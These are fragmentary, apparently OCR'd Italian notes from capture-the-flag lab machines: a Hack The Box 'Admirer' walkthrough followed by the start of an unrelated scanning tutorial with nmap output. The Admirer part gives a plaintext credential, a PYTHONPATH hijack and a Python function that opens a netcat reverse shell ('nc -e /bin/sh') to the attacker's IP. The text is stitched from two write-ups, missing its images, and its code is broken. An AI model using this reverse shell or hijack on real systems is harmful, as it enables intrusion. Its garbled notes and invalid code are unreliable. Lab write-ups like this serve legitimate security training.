



walktrough



Try out our new remote hacking machine: Pwnbox. Now available on the top menu.
Admirer
Linux 20 # 3202 3432
3.4
Reset
Own User
Own Root
Status Check
Info Card
Enumeration
Real-Life
CVE
Custom Exploitation
CTF-Like
10.10.10.187
Machine IP
polarbearer & GibParadox
Machine Maker(s)



HOW TO CONNECT
Hack The Box :: A
10.10.10.187/utility-scripts/info.php





grant prilideges ad un utente per l'accesso remoto e ho modificato il file 50-server in etc/mariadb.d condif per commentare il bind address e aprire il servizio
su tutti gli host.





ho caricato il file ../index.php utilizzando l'exploit presente nella foto.

user: waldo
pass: &<h5b~yK3F#{PaPB&dA}{H>


export PYTHONPATH="cartella" per andare a fargli usare quello che diciamo noi.

la shell usata alla fine è stata un semplice metodo python

```
import os:
def make_archive(a,b,c):
        os.system('nc -e /bin/sh 10.10.14.68 9999')
```

tutorial

l'IP scritto potrebbe cambiare durante la scrittura



per prima cosa ho pingato la macchina 10.10.61.223
questa è la macchina che siamo andati ad attaccare, per prima cosa ho visualizzato i servizi attivit con il comando:


```
sudo nmap -A  10.10.22.124
```

 e si è notato che ci sono diversi servizi, tra cui samba , attivi sulla macchina da poter analizzare


```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

 per prima cosa abbiamo deciso di analizzare il file system del web server con


dirbuster per vedere la gerarchia:



e dall'esecuzione abbiamo ottenuto queste informazioni



